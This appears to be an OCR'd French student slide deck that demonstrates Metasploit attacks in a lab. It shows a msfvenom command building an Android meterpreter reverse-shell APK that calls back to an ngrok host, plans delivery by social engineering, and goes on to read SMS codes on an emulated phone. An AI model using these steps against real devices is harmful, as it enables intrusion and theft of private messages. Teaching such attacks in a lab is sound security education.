
- On a maintenant accès au shell de la victime et on peut exécuter tout ce qu'on veut.
- Par exemple, on peut lancer le notepad sur l'ordinateur de la victime en utilisant la commande `notepad.exe`.

DÉMONSTRATION N°1 :

7E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

Le notepad a bien été lancé !

En raison d'un crash du serveur Ngrok, nous n'avons pu exécuter que cette commande. Mais il peut être intéressant d'obtenir les configurations de la machine cible, scanner le réseau, et préparer la suite de l'attaque !



ET LA SUITE ? (ORGANISATION)

PERSISTENCE

Capacité à rester sur un système informatique ciblé de manière durable, souvent en établissant des mécanismes permettant de survivre aux redémarrages du système.

PRIVILEGE ESCALATION

Capacité à augmenter les droits d'accès sur un système compromis, lui permettant ainsi d’exploiter des vulnérabilités et d’obtenir un niveau d’autorisation plus élevé.

LATERAL MOVEMENT

Capacité de se propager horizontalement à travers un réseau informatique, en exploitant différentes machines ou systèmes interconnectés.

EXFILTRATION, C&C, IMPACT

Exfiltration de données, exécution d’autres payloads (par exemple ransomware, wiper, …). Impact direct sur l’organisation touchée.

DÉMONSTRATION N°2 (PREREQUIS ET CHOSES CONNUES) :


RECONNAISSANCE

- Étapes de reconnaissance effectuées et connaissance du système cible.
- Téléphone avec Android Nougat (7.0).
- On délivrera le malware dans un programme exécutable via social engineering.

DÉMONSTRATION N°2 :

1ÈRE ÉTAPE : CRÉATION D'UN SERVEUR

- Utilisation d'un service de proxy inverse permettant de créer des tunnels (Ngrok).
- Redirection du port 2023 vers le service.
- On obtient une adresse ainsi qu'un port sur lesquels le malware communiquera.




DÉMONSTRATION N°2 :

2E ÉTAPE : CRÉATION DU MALWARE (PAYLOAD)

Pour cela, nous utiliserons `msfvenom` (outil open source préinstallé dans Kali Linux permettant de générer des payloads en utilisant les exploits disponibles dans Metasploit par exemple).

Commande :


```
msfvenom -p android/meterpreter/reverse_tcp
LHOST = 6.tcp.eu.ngrok.io LPORT = 11787 >
CeciEstUnReverseShell.apk
```




DÉMONSTRATION N°2 :

3E ÉTAPE : DISTRIBUTION

- Le payload a bien été créé dans le dossier /home, on le compresse avec un mot de passe pour le distribuer.






DÉMONSTRATION N°2 :

4E ÉTAPE : CONFIGURATION DE METASPLOIT


- Configuration de Metasploit : pour lancer le framework, on utilise la commande `msfconsole`, pré-installée dans Kali Linux.
- On sélectionne l'exploit qu'on souhaite utiliser (celui qui a été utilisé lors de la création du payload).
- Ngrok va rediriger tout le traffic du payload vers `localhost:2023`, on écoute donc ici.



DÉMONSTRATION N°2 :

5E ÉTAPE : EXÉCUTION SUR L'APPAREIL ANDROID


- Configuration d'une VM Android sur Android Studio qui représentera notre cible.
- La victime a téléchargé le malware et l'a exécuté, nous allons pouvoir passer à la post-exploitation !



DÉMONSTRATION N°2 :

6E ÉTAPE : EXPLOITATION DANS MSFCONSOLE


- La session a bien été créée et `msfconsole` est bien connectée à la backdoor présente sur le système cible.




DÉMONSTRATION N°2 :

7E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

- On va maintenant chercher a récupérer les SMS de la victime.
- Pour cela on utilise le panneau de contrôle des simulations d'Android Studio pour simuler un message entrant venant de “Google” avec un message comportant un code de validation “ESIREM2023”.






DÉMONSTRATION N°2 :

7E ÉTAPE : EXPLOITATION DANS MSFCONSOLE (EXEMPLE)

